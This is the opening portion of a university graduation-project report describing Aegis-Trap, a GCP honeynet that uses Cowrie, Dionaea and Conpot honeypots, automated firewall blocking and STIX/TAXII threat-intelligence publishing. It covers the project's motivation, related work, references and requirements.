



Cairo University
Faculty of Computing & AI
Networks and Cyber Security Program

HoneyNet

Supervised by
Dr. Shaimaa Mosaad

by

20215032	*Mohamed Yasser Zakaria*
20225030	*Omar Rami Mohammad*
20225086	*Moaz Mohamed Fathy*
20215023	*Omar Nader Ahmed*

Graduation Project
Academic Year 2025-2026
Final Documentation

Abstract

Traditional cybersecurity relies on reactive defenses that detect known threats after they occur. This approach produces high volumes of low-context alerts and leaves organizations with limited visibility into attacker behavior, tools, and intent. Project Aegis-Trap addresses this gap by deploying a cloud-native deception honeynet on Google Cloud Platform that transforms passive observation into an active, automated threat intelligence pipeline.

The system deploys three types of honeypots in Docker containers: Cowrie to emulate SSH and Telnet services, Dionaea to emulate Windows network services including SMB and database ports, and Conpot to emulate Industrial Control System protocols. A custom Python automation component called the Aegis-Bridge monitors the attack database continuously, classifies detected attacks using a 43-pattern command detection database mapped to MITRE ATT&CK techniques, and automatically creates firewall deny rules in the GCP Compute Firewall API to block confirmed attackers. The bridge implements a staged response system that observes lower-severity attackers before blocking, maximizing the behavioral intelligence captured from each session.

Every attacker generates a STIX 2.1 indicator enriched with geographic data, network ownership information, MITRE ATT&CK technique tags, a confidence score, and a full evidence bundle containing the attacker's captured commands, attempted credentials, and behavior labels. These indicators are published to a TAXII 2.1 server secured by an Nginx reverse proxy, making them consumable by any compatible security tool. A custom web-based dashboard provides human-readable visibility into the published feed, with expandable indicator cards that display the full captured evidence.

The system was tested against five attack scenarios covering command breakout detection, volume-based brute force, credential flooding, ICS decoy contact, and cross-honeypot multi-service scanning. All five detection paths were validated against the deployed system. The project demonstrates that a small team can build and operate a production-grade, standards-compliant threat intelligence platform using entirely open-source components on commodity cloud infrastructure.

Table of Contents

Abstract i

Table of Contents ii

List of Figures iii

List of Tables iv

List of Abbreviations v

Chapter 1: Introduction 1

1.1 Background and Motivation 1

1.2 Problem Definition 2

1.3 Project Objectives and Proposed Solution 3

1.4 Project Scope and Limitations 4

1.5 Development Methodology 4

1.6 Tools and Technologies Used 5

1.7 Project Timeline / Gantt Chart 6

1.8 Report Organization 7

Chapter 2: Related Work 8

2.1 Overview of Existing Systems 8

2.2 Modern Honey Network (MHN) 8

2.3 Honeytrap 9

2.4 Related Academic Work 10

2.5 Comparative Analysis 11

2.6 Summary 12

References 13

Chapter 3: System Analysis 15

3.1 Stakeholder Analysis 15

3.2 Functional Requirements 16

3.3 Non-Functional Requirements 18

3.4 Use Case Diagrams 18
3.5 Feasibility Study 21

Chapter 4: System Design 23
4.1 System Architecture / Component Diagram 23
4.2 Bridge Component Diagram 24
4.3 Sequence Diagrams 26
4.4 Database Entity-Relationship Diagram 28
4.5 User Interface Wireframes / Mockups 30
4.6 Security Design Considerations 32

Chapter 5: Implementation 34
5.1 Implementation Environment and Setup 34
5.2 Key Implementation Details 35
5.3 Sample Screenshots and Output Samples 42

Chapter 6: Testing and Evaluation 48
6.1 Testing Strategy 48
6.2 Test Cases and Results 49
6.3 Performance Evaluation and Benchmarking 59
6.4 Limitations and Known Issues 62

Chapter 7: Conclusion and Future Work 64
7.1 Summary of Achievements 64
7.2 Lessons Learned 65
7.3 Future Enhancements 67
References 69

List of Figures

Figure 3.1: System-Level Use Case Diagram for Aegis-Trap 18
Figure 4.1: Complete System Architecture of Aegis-Trap 24

Figure 4.2: Aegis-Bridge Component Diagram 25
Figure 4.3: Sequence Diagram for Command Breakout Detection (Immediate Block) 27
Figure 4.4: Sequence Diagram for Staged Response (Observe then Block) 28
Figure 4.5: Database Entity-Relationship Diagram 29
Figure 4.6: CHN Management Dashboard 31
Figure 4.7: Aegis-Trap Threat Intelligence Viewer with Expanded Evidence Detail 31
Figure 5.1: GCP Firewall and Service Port Map 35
Figure 5.2: Classification Rule Priority Flow 37
Figure 5.3: STIX 2.1 Bundle Structure Published per Detected Attacker 42
Figure 5.4: CHN Management Dashboard with Live Attack Data 46
Figure 5.5: Aegis-Bridge Live Log: Command Breakout Detection and Block 46
Figure 5.6: GCP VPC Firewall Rules Showing Auto-Created Attacker Deny Rules 47
Figure 5.7: MongoDB blocked_ips Document Showing Audit Record with Evidence 47
Figure 5.8: Aegis-Trap Threat Intelligence Viewer with Expanded Evidence Detail 47

List of Tables

Table 1.1: Tools and Technologies Used in Aegis-Trap 5
Table 1.2: Project Timeline 6
Table 2.1: Comparative Analysis: MHN vs. Honeytrap vs. Aegis-Trap 11
Table 3.1: Stakeholder Analysis 15
Table 3.2: Functional Requirements 16
Table 3.3: Non-Functional Requirements 17
Table 3.4: Actor Descriptions 19
Table 3.5: Use Case Descriptions 19
Table 4.1: Security Design Considerations 32
Table 5.1: Implementation Environment Specifications 34
Table 5.2: Per-Honeypot Detection Thresholds 37
Table 5.3: Command Detection Pattern Families 38
Table 5.4: Staged Response Configuration 39
Table 6.1: Testing Parameters 52
Table 6.2: Test Case TC-01: Command Breakout Detection 50

Table 6.3: Test Case TC-02: Volume Threshold Detection 51
Table 6.4: Test Case TC-03: Credential Flooding Detection (Brute Force) 52
Table 6.5: Test Case TC-04: ICS/SCADA Decoy Contact (Immediate Block) 53
Table 6.6: Test Case TC-05: Cross-Honeypot Multi-Service Scanning 54
Table 6.7: Test Case TC-06: Reconnaissance Indicator Publication 55
Table 6.8: Test Case TC-07: Threat-Intelligence Denylist Block 56
Table 6.9: Test Case TC-08: Automatic Block Expiry (TTL) 57
Table 6.10: Test Case TC-09: Bridge Restart State Persistence 58
Table 6.11: Test Results Summary 59
Table 6.12: Performance Metrics 60
Table 6.13: Intelligence Pipeline Verification 61
Table 6.14: Limitations and Known Issues 62
Table 7.1: Summary of Achievements Against Objectives 64
Table 7.2: Future Enhancements 67

List of Abbreviations

API	Application Programming Interface
APT	Advanced Persistent Threat
ASN	Autonomous System Number
ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge
CHN	Community Honey Network
CTI	Cyber Threat Intelligence
Docker	Docker Container Runtime Platform
EDR	Endpoint Detection and Response
ERD	Entity-Relationship Diagram
FTP	File Transfer Protocol
GCP	Google Cloud Platform
GeoIP	Geolocation by IP Address
HTTP	Hypertext Transfer Protocol
ICS	Industrial Control System

IoC	Indicator of Compromise
IP	Internet Protocol
JSON	JavaScript Object Notation
MHN	Modern Honey Network
MITRE	Massachusetts Institute of Technology Research and Engineering
NFR	Non-Functional Requirement
Nginx	Engine-X Web Server and Reverse Proxy
OASIS	Organization for the Advancement of Structured Information Standards
RAM	Random Access Memory
SCADA	Supervisory Control and Data Acquisition
SIEM	Security Information and Event Management
SMB	Server Message Block Protocol
SNMP	Simple Network Management Protocol
SOC	Security Operations Center
SSH	Secure Shell Protocol
STIX	Structured Threat Information Expression
TAXII	Trusted Automated Exchange of Intelligence Information
TCP	Transmission Control Protocol
TLS	Transport Layer Security
TTL	Time to Live
UDP	User Datagram Protocol
UUID	Universally Unique Identifier
VM	Virtual Machine
VPC	Virtual Private Cloud
VPN	Virtual Private Network
WSGI	Web Server Gateway Interface
YAML	YAML Ain't Markup Language

Chapter 1: Introduction

1.1 Background and Motivation

Modern cybersecurity operates in an environment where threats are constant, sophisticated, and increasingly automated. Organizations deploy firewalls, intrusion detection systems, and antivirus software to build barriers around their assets. These defenses are necessary, but they share a fundamental weakness: they are reactive. They respond to threats that have already been identified and catalogued, leaving networks vulnerable to new techniques that have not yet been seen.

A second weakness is the lack of visibility into attacker behavior. When a firewall blocks a connection, it records that a packet was dropped. It does not record who the attacker was, what tools they used, what their objective was, or whether they will return. Security teams receive large volumes of alerts and logs but little context, a condition known as alert fatigue, where the signal is lost in the noise.

Deception technology addresses both of these weaknesses. Instead of only building barriers, it deploys decoy systems that look like legitimate targets. Any interaction with a decoy is, by definition, malicious, because no legitimate user has any reason to access it. This produces high-confidence, low-noise alerts. More importantly, it allows the system to observe and record exactly what an attacker does, producing rich intelligence that can be used to improve defenses across the organization and shared with the wider security community.

Project Aegis-Trap is a cloud-native deception honeynet built as a graduation project for the Networks and Cyber Security program at Cairo University's Faculty of Computing and Artificial Intelligence. It deploys three types of honeypots on Google Cloud Platform, automatically detects and classifies attack patterns, blocks confirmed attackers at the cloud firewall level, and publishes the resulting intelligence in a standardized format that other security systems can consume. The project transforms the concept of a honeypot from a passive observation tool into an active component of a threat intelligence pipeline.

1.2 Problem Definition

Despite the availability of numerous security tools, organizations continue to face significant challenges in understanding real attacker behavior and responding to it effectively. The core problems this project addresses are as follows.

Traditional detection systems produce raw logs without structure or context. A log entry recording a failed login attempt carries no information about whether that attempt is part of an automated scan, a targeted attack, or a compromised credential campaign. Without context, security teams cannot prioritize their response.

Existing open-source honeypot management solutions have become technically obsolete. The Modern Honey Network, one of the most widely referenced frameworks, is built on Python 2.7, which reached end-of-life in January 2020. It cannot be installed on current Linux distributions without significant modification, and its architecture does not support modern containerization or cloud deployment patterns.

Honeypot data is typically isolated. Even when honeypots are deployed, the data they produce lives in a separate system with no connection to the organization's firewall, no automated response capability, and no mechanism for sharing intelligence with other teams or tools.

There is no automated path from detection to mitigation. In most honeypot deployments, a human analyst must review the logs, determine that an attack occurred, and manually update firewall rules. This gap between detection and response allows attackers to continue their activity while the review process takes place.

1.3 Project Objectives and Proposed Solution

Aegis-Trap is designed to address each of these problems through an integrated, automated pipeline. The project has four primary objectives.

The first objective is to deploy a diverse honeypot grid that covers multiple attack surfaces. The system deploys Cowrie to simulate SSH and Telnet services, Dionaea to simulate Windows network services including SMB, FTP, and database ports, and Conpot to simulate

Industrial Control System protocols. Together these decoys attract and capture a wide range of attack types.

The second objective is to automate the classification and response to detected attacks. The Aegis-Bridge, a custom Python automation component, continuously monitors the attack database. It classifies attacks by severity using a 43-pattern command database and a set of detection rules, and automatically creates firewall deny rules in Google Cloud Platform to block confirmed attackers. Critical attacks such as contact with the industrial decoy or breakout attempts are blocked right away . Less severe attacks are observed for a configurable window to capture more behavior before blocking.

The third objective is to enrich attack data and publish it as standardized threat intelligence. Every attacker generates a STIX 2.1 indicator enriched with geographic information, network ownership data, MITRE ATT&CK technique tags, a confidence score, and the full evidence collected during the observation period. These indicators are published to a TAXII 2.1 server, making them consumable by any compatible security tool.

The fourth objective is to provide visibility through a live dashboard. A web-based viewer presents the threat intelligence feed in a format accessible to human analysts, showing each detected attacker with their severity, honeypot, technique tags, and the full evidence including commands typed and credentials attempted.

1.4 Project Scope and Limitations

The scope of this project covers the full pipeline from honeypot deployment to threat intelligence publication. It includes the cloud infrastructure configuration, the deployment and configuration of three honeypot types, the development and deployment of the Aegis-Bridge automation component, automated attacker classification, staged response and firewall enforcement, automated self-healing of compromised honeypot containers, geographic enrichment of attacker information using GeoIP data, the TAXII 2.1 server setup, and the threat intelligence viewer. Together, these components provide an integrated platform for attack detection, automated response, threat intelligence generation, and honeypot recovery.

The project operates within the following limitations. The malware binary capture capability of the Dionaea honeypot is fully integrated into the system but was not triggered by a real captured payload during the testing period, as no attacker completed a malware delivery against the Dionaea decoy. This is a limitation of the testing period rather than the system design. Additionally, the threat intelligence denylist, which enables the bridge to immediately block known malicious IP addresses without waiting for threshold-based detection, has been implemented but remains empty because no external threat intelligence feeds were integrated during testing.

1.5 Development Methodology

The project followed an iterative development methodology. The team worked in four phases, each building on the confirmed results of the previous phase before proceeding.

The first phase covered environment setup and infrastructure. This included provisioning the Google Cloud Platform project, configuring the custom VPC network with two isolated subnets, deploying the two virtual machines, and establishing the network firewall rules. No application-level work began until the infrastructure was confirmed stable.

The second phase covered honeypot deployment and data pipeline confirmation. The three honeypot types were deployed in Docker containers, registered with the Community Honey Network management hub, and their data flow into the MongoDB database was verified with real attack data before any bridge development began. This phase produced 167 confirmed real attack sessions.

The third phase covered the Aegis-Bridge development and deployment. The bridge was developed iteratively, starting with basic threshold detection and expanding through successive versions to include staged response, command-pattern detection, MITRE ATT&CK tagging, confidence scoring, evidence collection, and STIX 2.1 intelligence generation. Each version was tested against the real attack database before deployment.

The fourth phase covered the TAXII server deployment, Nginx gate configuration, and viewer development. The intelligence pipeline was completed end to end, and all five attack types were tested and verified.

Throughout all phases, the team applied an investigation-before-action principle. Architecture decisions were confirmed against real data before implementation, and each deployment step was verified before the next was taken. This approach reduced rework and produced a system whose design decisions are grounded in the actual behavior of the deployed environment.

1.6 Tools and Technologies Used

The following table summarizes the tools and technologies used in this project.

Category	Technology	Purpose
Cloud Infrastructure	Google Cloud Platform	Virtual machines, VPC network, firewall API
Containerization	Docker 29.5.3 + Compose v2	Isolates all honeypot and management services
Honeypot Management	Community Honey Network v1.9.1	Centralized sensor registration and data aggregation
SSH/Telnet Decoy	Cowrie	Captures SSH and Telnet attacks, commands, and credentials
Windows Services Decoy	Dionaea	Captures SMB, FTP, MySQL, and other service probes
ICS/SCADA Decoy	Conpot	Captures industrial protocol attacks on Modbus and SNMP
Database	MongoDB 3.4.24	Stores all attack session data
Message Broker	hpfeeds3	Routes honeypot events to the management hub
Automation Bridge	Python 3.10.12	Core detection, classification, and response logic
Cloud Firewall API	google-cloud-compute	Programmatic creation of deny rules
Geographic Enrichment	MaxMind GeoLite2	Country, city, and network owner lookup
Threat Intelligence Format	STIX 2.1	Standardized indicator structure
Threat Intelligence Server	OpenTAXII 0.9.3	TAXII 2.1 server for indicator distribution

Production Server	Gunicorn	Runs the TAXII server as a stable service
Reverse Proxy / Gate	Nginx	Secures write access and serves the viewer
Service Management	systemd	Keeps bridge and TAXII server running permanently
Operating System	Ubuntu 22.04 LTS	Both virtual machines

1.7 Project Timeline / Gantt Chart

The project spanned the academic year 2025-2026. The first phase, from October 2025 through the spring, covered the research, requirements, and architectural design that shaped the system. The implementation, integration, and testing were then carried out in an intensive, concentrated effort in the final phase, when the full stack was built, deployed, and validated. The following Gantt chart presents the timeline.

Task	Oct-Nov 2025	Dec-Jan 2026	Feb-Mar 2026	Apr-Jun 2026
Literature Review and Requirements Analysis	[redacted]			
Architecture Design and Technology Selection	[redacted]	[redacted]	[redacted]	
Cloud Infrastructure Setup			[redacted]	[redacted]
Honeypot Deployment and Data Pipeline				[redacted]
Aegis-Bridge Development and Iteration				[redacted]
TAXII Server and Intelligence Pipeline				[redacted]
System Testing and Evaluation				[redacted]
Documentation			[redacted]	[redacted]

1.8 Report Organization

The remainder of this document is organized as follows.

Chapter 2 presents a review of related work, examining the Modern Honey Network and the Honeytrap project, analyzing their strengths and limitations, and explaining how Aegis-Trap addresses the gaps they leave.

Chapter 3 presents the system analysis, including stakeholder analysis, functional and non-functional requirements, use case diagrams, and a feasibility study.
Chapter 4 presents the system design, covering the overall architecture, component relationships, sequence diagrams for key operations, the database structure, the user interface design, and the security design considerations.

Chapter 5 presents the implementation, describing the deployment environment, the key implementation decisions in each component, and sample outputs from the running system.

Chapter 6 presents the testing and evaluation, including the testing strategy, test cases and their results, performance measurements, and a discussion of known limitations.

Chapter 7 presents the conclusion, summarizing the achievements of the project, the lessons learned during development, and the directions for future enhancement.

Chapter 2: Related Work

2.1 Overview of Existing Systems

Honeypot technology has evolved considerably over the past two decades. Early implementations were standalone sensors with no management interface, no automated response capability, and no standardized output. Researchers and practitioners quickly recognized that isolated honeypots produce data that is difficult to aggregate, analyze, or act on at scale. This recognition drove the development of centralized management frameworks, of which the Modern Honey Network became one of the most widely adopted. In parallel, the security community developed protocols for sharing threat intelligence in structured formats, most notably STIX and TAXII, which provide a machine-readable standard for describing and distributing indicators of compromise.

Despite these advances, a gap persists between what existing frameworks offer and what a modern cloud-native security operation requires. The two most relevant frameworks for comparison with Aegis-Trap are the Modern Honey Network (MHN) and the Honeytrap project. A third reference point is provided by recent academic work on cloud-based honeypot automation, specifically the framework described by Malvern Chin et al. [1], which most closely parallels the objectives of this project.

2.2 Modern Honey Network (MHN)

The Modern Honey Network was designed to simplify the deployment and centralized management of multiple honeypot sensors. It introduced the concept of a management hub that aggregates data from remote sensors through a message-passing protocol called hpfeeds, and it provided a web-based dashboard for visualizing attack frequency, top targeted ports, and attacker geographic origins. MHN supports multiple sensor types including Cowrie, Dionaea, and Snort, and it uses a MongoDB database as its data store.

MHN made two important contributions to the field. It standardized the deployment workflow by providing installation scripts that could bring a sensor online with minimal configuration. It also demonstrated the value of a centralized data aggregator, showing that a single MongoDB instance could serve as the source of truth for a distributed network of sensors.

However, MHN suffers from significant technical limitations that make it unsuitable for modern deployments. The framework is built on Python 2.7, which reached official end-of-life in January 2020. This makes MHN incompatible with current Linux distributions and security libraries without substantial modification. The installation process is monolithic and script-based rather than containerized, which means a single library conflict can render the entire management server inoperable. Nawrocki et al. [2] note that legacy honeypot management systems of this generation lack integration with modern threat intelligence sharing protocols, limiting their utility for collaborative defense. Critically, MHN has no mechanism for automated response. It observes and records attacks but cannot communicate with a firewall to block the attacker. It produces raw logs rather than structured, actionable intelligence.

2.3 Honeytrap

Honeytrap is a specialized capture tool designed to listen on arbitrary ports and capture traffic from unknown or custom protocols. Unlike service-specific honeypots, Honeytrap operates as a lightweight proxy that can attract and record traffic on any port, making it particularly useful for capturing novel attack techniques that target non-standard services. It records detailed packet-level captures in PCAP format, allowing analysts to replay an attack exactly as it occurred.

The technical strength of Honeytrap lies in its protocol agnosticism. Where Cowrie is purpose-built for SSH and Telnet, and Dionaea for specific Windows services, Honeytrap makes no assumptions about the protocol in use. This makes it effective for capturing reconnaissance traffic and attacks against services that other honeypots do not emulate.

Honeytrap's limitations are the inverse of its strengths. Because it records everything, it produces large volumes of raw data that require significant human analysis to interpret. It operates as an isolated tool with no central management interface, no automated response capability, and no native integration with threat intelligence sharing standards. Subhan and Lim [3] observe that honeypot deployments without automated classification and response mechanisms impose a heavy analysis burden on security teams, which reduces the operational value of the captured data. Honeytrap is a capable evidence recorder but not a defense system.

2.4 Related Academic Work

Several recent studies are directly relevant to the design of Aegis-Trap and inform its approach.

Malvern Chin et al. [1] present a cloud-native framework that uses Cowrie honeypot telemetry to automatically update Azure firewall rules, classifying attacker behavior using the MITRE ATT&CK framework. Their system achieves a mean time to block of under one second and classifies over 12,000 SSH attempts. This work validates the core architectural pattern of Aegis-Trap: honeypot telemetry driving automated firewall response via a Python automation layer. The key difference is that Aegis-Trap extends this pattern with staged response logic, which allows the system to observe less-severe attackers before blocking, and with STIX 2.1 intelligence publication via a TAXII server, which makes the captured intelligence consumable by external security tools.

Franco et al. [4] provide a comprehensive survey of honeypots and honeynets deployed in IoT, Industrial IoT, and cyber-physical system environments. Their survey establishes that ICS-targeting honeypots such as Conpot are increasingly important as industrial protocols are exposed to internet-facing networks, and that the combination of deception technology with automated response is an emerging best practice. This supports the inclusion of Conpot in the Aegis-Trap sensor grid and the decision to treat any contact with the ICS decoy as an immediate-block trigger.

Nintsiou et al. [5] propose combining honeypot technology with digital twin systems to create more realistic decoys. Their work demonstrates that threat intelligence generated by honeypots is most useful when it includes behavioral context beyond simple connection records. This finding directly motivates the evidence collection approach in Aegis-Trap, where each indicator published via TAXII includes the commands the attacker typed, the credentials they attempted, and the MITRE ATT&CK techniques matched.

Maesschalck et al. [6] survey the role of ICS honeypots in industrial security, finding that Conpot remains the most widely deployed ICS decoy but that most deployments lack integration with broader security operations. Their analysis of Conpot's protocol emulation

capabilities informs the port configuration choices in Aegis-Trap, particularly the decision to expose Modbus on port 502, SNMP on port 161, and DNP3 on port 20000.

The STIX 2.1 and TAXII 2.1 specifications [7, 8] define the standards used for threat intelligence representation and distribution in this project. The STIX specification defines the Indicator, Observed-Data, and Relationship objects used in the Aegis-Trap output. The TAXII specification defines the API structure used to publish and retrieve those objects.

Strom et al. [9] describe the design philosophy of the MITRE ATT&CK framework, which provides the technique taxonomy used by the Aegis-Bridge to tag detected behaviors. The ICS extension described by Alexander et al. [10] provides the technique identifiers used when Conpot contacts are detected.

2.5 Comparative Analysis

The following table summarizes the comparison between Aegis-Trap and the two primary related frameworks across the dimensions most relevant to this project.

Feature	MHN	Honeytrap	Aegis-Trap
Architecture	Monolithic, script-based	Standalone tool	Cloud-native, containerized
Python version	Python 2.7 (EOL)	Varies	Python 3.10
Automated blocking	None	None	GCP Firewall API, <30s
Response strategy	Passive only	Passive only	Staged: observe then block
Sensor types	Cowrie, Dionaea, Snort	Protocol-agnostic	Cowrie, Dionaea, Conpot
ICS/SCADA support	No	Limited	Yes, via Conpot
STIX 2.1 output	No	No	Yes, full indicator bundle
TAXII distribution	No	No	Yes, TAXII 2.1 server
MITRE ATT&CK tagging	No	No	Yes, 43-pattern database

Evidence collection	Basic logs	PCAP capture	Commands, credentials, labels
Self-healing	No	No	Yes, via Docker SSH
Live dashboard	Basic web UI	None	Custom SOC-style viewer
Cloud deployment	Difficult	Possible	Native GCP integration

The comparison demonstrates that Aegis-Trap addresses all three major limitations shared by MHN and Honeytrap. It replaces the passive observation model with active automated response. It replaces raw log output with structured STIX 2.1 intelligence that meets the machine-readable standard required for integration with professional security tools. And it replaces the isolated, difficult-to-maintain architecture of legacy frameworks with a containerized, cloud-native design that is straightforward to deploy and maintain.

The most significant architectural distinction between Aegis-Trap and closely related academic work such as the framework of Malvern Chin et al. [1] is the staged response system. Rather than blocking every detected attacker immediately, Aegis-Trap classifies attacks by severity and applies observation windows to lower-severity cases. This allows the honeypot to continue capturing attacker behavior during the observation period, producing richer intelligence before the block is applied. Combined with a 43-pattern command database that can recognize and immediately escalate a detected breakout attempt, this approach balances the competing objectives of rapid response and thorough intelligence collection.

2.6 Summary

Existing frameworks in the honeypot domain, including MHN and Honeytrap, established the foundational concepts of centralized sensor management and detailed capture. However, they do not provide automated response, standardized intelligence output, or cloud-native deployment. Recent academic work validates the architectural approach of coupling honeypot telemetry with automated firewall control, but does not extend to standardized intelligence sharing or staged behavioral observation. Aegis-Trap builds on these foundations to deliver an integrated pipeline from deception to detection to blocking to intelligence sharing, designed for cloud infrastructure and compliant with current industry standards.

References

[1] D. M. Chin, B. Isfaq, and S. Y. Enoch, "A Practical Honeypot-Based Threat Intelligence Framework for Cyber Defence in the Cloud," in Proc. IEEE Conf. Communications and Network Security (CNS), 2024. doi: 10.1109/CNS62487.2024.

[2] M. Nawrocki, M. Wählisch, T. C. Schmidt, C. Keil, and J. Schönfelder, "A Survey on Honeypot Software and Data Analysis," arXiv:1608.06249, updated 2021. [Online]. Available: https://arxiv.org/abs/1608.06249

[3] D. Subhan and C. Lim, "Unveiling Attack Patterns: A Study of Adversary Behavior from Honeypot Data," in 2023 IEEE International Conference on Cryptography, Informatics, and Cybersecurity (ICoCICs), 2023, pp. 178–183. doi: 10.1109/ICoCICs58778.2023.10130640

[4] J. Franco, A. Aris, B. Canberk, and A. S. Uluagac, "A Survey of Honeypots and Honeynets for Internet of Things, Industrial Internet of Things, and Cyber-Physical Systems," IEEE Commun. Surv. Tutorials, vol. 23, no. 4, pp. 2351–2383, 2021. doi: 10.1109/COMST.2021.3106669

[5] M. Nintsiou, E. Grigoriou, P. A. Karypidis, T. Saoulidis, E. Fountoukidis, and P. Sarigiannidis, "Threat Intelligence Using Digital Twin Honeypots in Cybersecurity," in 2023 IEEE International Conference on Cyber Security and Resilience (CSR), 2023, pp. 530–537. doi: 10.1109/CSR57506.2023.10224997

[6] S. Maesschalck, V. Giotsas, B. Green, and N. Race, "Don't Get Stung, Cover Your ICS in Honey: How Do Honeypots Fit within Industrial Control System Security," Computers & Security, vol. 114, art. 102598, 2022. doi: 10.1016/j.cose.2021.102598

[7] OASIS Open, "STIX™ Version 2.1," OASIS Standard, Jun. 2021. [Online]. Available: https://docs.oasis-open.org/cti/stix/v2.1/stix-v2.1.html

[8] OASIS Open, "TAXII™ Version 2.1," OASIS Standard, Jun. 2021. [Online]. Available: https://docs.oasis-open.org/cti/taxii/v2.1/taxii-v2.1.html

[9] B. É. Strom, A. Applebaum, D. P. Miller, K. C. Nickels, A. G. Pennington, and C. B. Thomas, "MITRE ATT&CK®: Design and Philosophy," MITRE Corporation, Tech. Rep., 2020. [Online]. Available: https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf

[10] O. Alexander, M. Belisle, and J. Steele, "MITRE ATT&CK® for Industrial Control Systems: Design and Philosophy," MITRE Corporation, Tech. Rep., 2020. [Online]. Available: https://attack.mitre.org/docs/ATTACK_for_ICS_Philosophy_March_2020.pdf

[11] L. Tan, K. Yu, F. Ming, X. Cheng, and G. Srivastava, "Secure and Resilient Artificial Intelligence of Things: A HoneyNet Approach for Threat Detection and Situational Awareness," IEEE Consumer Electronics Magazine, vol. 11, no. 3, pp. 69–78, May 2022. doi: 10.1109/MCE.2020.3023963

[12] A. Kubba, Q. Nasir, O. Elmutasim, and M. Abu Talib, "A Systematic Review of Honeypot Data Collection, Threat Intelligence Platforms, and AI/ML Techniques," SSRN Preprint, 2025. doi: 10.2139/ssrn.5242873

[13] S. Gokhale, A. Dalvi, and I. Siddavatam, "Industrial Control Systems Honeypot: A Formal Analysis of Conpot," Int. J. Computer Network and Information Security (IJCNIS), vol. 12, no. 6, pp. 44–56, 2020. doi: 10.5815/ijcnis.2020.06.04

[14] W. Z. Cabral, C. Valli, L. F. Sikos, and S. G. Wakeling, "Advanced Cowrie Configuration to Increase Honeypot Deceptiveness," in IFIP Int. Conf. ICT Systems Security and Privacy Protection, Springer, 2021, pp. 317–331. doi: 10.1007/978-3-030-78120-0_21

[15] M. Oosterhof, "Cowrie SSH/Telnet Honeypot," GitHub, 2022. [Online]. Available: https://github.com/cowrie/cowrie

[16] HoneyFactory: Container-Based Comprehensive Cyber Deception Honeynet Architecture . Read the Docs, 2024. [Online]. Available: https://www.mdpi.com/2079-9292/13/2/361

Chapter 3: System Analysis

3.1 Stakeholder Analysis

The Aegis-Trap system serves four distinct stakeholder groups, each with different interactions with the system and different requirements for its output.

Stakeholder	Relationship to System	Primary Interest
Security Operations Center (SOC) Teams	Primary consumers of the threat intelligence feed. SOC teams subscribe to the TAXII server and integrate the indicators into their existing security monitoring tools.	High-confidence, actionable indicators with rich behavioral context that reduce alert triage time.
Threat Intelligence Analysts	Advanced consumers who examine the evidence attached to each indicator, including captured commands, credentials, and MITRE ATT&CK technique tags.	Detailed behavioral evidence that supports threat actor profiling and campaign tracking.
Network and Cloud Administrators	Operators responsible for maintaining the cloud infrastructure, managing the honeypots, and monitoring the bridge service.	System stability, automated blocking that does not interfere with legitimate traffic, and clear audit trails for every block.
Academic Researchers	Researchers studying attacker behavior patterns across different honeypot types and network environments.	Access to structured attack data that can be analyzed across time, geography, and technique without requiring manual log parsing.

The system is designed so that SOC teams and threat intelligence analysts interact exclusively with the published output, the TAXII feed and the viewer dashboard, without needing access to the underlying infrastructure. Administrators interact with the bridge and the cloud console. Researchers consume the same TAXII feed as SOC teams but with a focus on longitudinal analysis rather than real-time response.

3.2 Functional Requirements

The following functional requirements define what the system must do. Each requirement is traceable to the project objectives defined in Chapter 1.

ID	Requirement	Related Objective
FR-1	The system shall deploy and maintain three types of honeypots: Cowrie (SSH/Telnet), Dionaea (Windows services), and Conpot (ICS/SCADA protocols).	Diverse honeypot grid
FR-2	The system shall continuously poll the attack database every 30 seconds and detect attack patterns based on configurable per-honeypot thresholds.	Automated detection
FR-3	The system shall classify detected attacks into four severity levels (critical, high, medium, low) using a rule-based classification engine.	Automated classification
FR-4	The system shall detect dangerous attacker commands using a 43-pattern command database and block the attacker immediately upon match.	Command breakout detection
FR-5	The system shall automatically create deny rules in the Google Cloud Platform firewall to block confirmed attackers across the entire VPC network.	Automated response
FR-6	The system shall apply staged response: critical attacks are blocked immediately, while high and medium severity attacks are observed for a configurable window before blocking.	Staged response
FR-7	The system shall detect cross-honeypot scanning, where one IP contacts two or more different honeypot types within the detection window.	Multi-service detection
FR-8	The system shall enrich each blocked IP with geographic location, network ownership (ASN), and a confidence score.	Intelligence enrichment
FR-9	The system shall tag each detected attack with the corresponding MITRE ATT&CK technique identifiers.	ATT&CK tagging
FR-10	The system shall generate a STIX 2.1 indicator for every attacker it acts on, both those blocked at the firewall and those observed for reconnaissance only, and publish each indicator to a TAXII 2.1 server.	Intelligence publication
FR-	The system shall collect and attach evidence to each indicator,	Evidence

11	including captured commands, attempted credentials, behavior labels, and sighting counts.	collection
FR-12	The system shall automatically expire firewall blocks after a configurable time-to-live period (default: 7 to 30 days depending on severity).	Block lifecycle
FR-13	The system shall provide a web-based dashboard that displays published indicators with expandable evidence detail.	Visibility
FR-14	The system shall rebuild a compromised honeypot container automatically via SSH when a confirmed breakout is detected.	Self-healing
FR-15	The system shall persist all state (blocked IPs, observation queue, sightings, and published reconnaissance records) in the database so that a restart loses no information.	Crash resilience
FR-16	The system shall publish a low-confidence reconnaissance indicator for any attacker that touches a honeypot but stays below every blocking threshold, capturing the reconnaissance as threat intelligence without creating a firewall rule.	Reconnaissance intelligence

3.3 Non-Functional Requirements

The following non-functional requirements define the quality attributes the system must satisfy.

ID	Requirement	Category
NFR-1	The bridge shall continue operating after any single database query failure or cloud API error. No single failed cycle shall terminate the main loop.	Resilience
NFR-2	The bridge shall rebuild its in-memory state from the database on startup, ensuring zero data loss across restarts and reboots.	Availability
NFR-3	The TAXII server and the bridge shall run as managed system services that start on boot and restart automatically on failure.	Availability
NFR-4	The Nginx reverse proxy shall require authentication for write operations to the TAXII server while allowing unauthenticated read access.	Security
NFR-5	The honeypot subnet shall be permanently isolated from the management subnet by a GCP firewall deny rule, with only the data pipeline ports allowed through a higher-priority rule.	Security
NFR-	All STIX indicators shall comply with the STIX 2.1	Standards

6	specification and be consumable by any TAXII 2.1 compatible client.	compliance
NFR-7	The system shall process a decisive detection cycle and issue a firewall block within 60 seconds of the attack session entering the database.	Performance
NFR-8	The system shall support per-honeypot detection thresholds that can be adjusted without code modification.	Configurability
NFR-9	The viewer dashboard shall refresh automatically every 30 seconds and display new indicators without manual page reload.	Usability
NFR-10	All firewall blocks shall be recorded in an audit collection with full metadata, and records shall never be deleted, only marked as unblocked.	Auditability

3.4 Use Case Diagrams

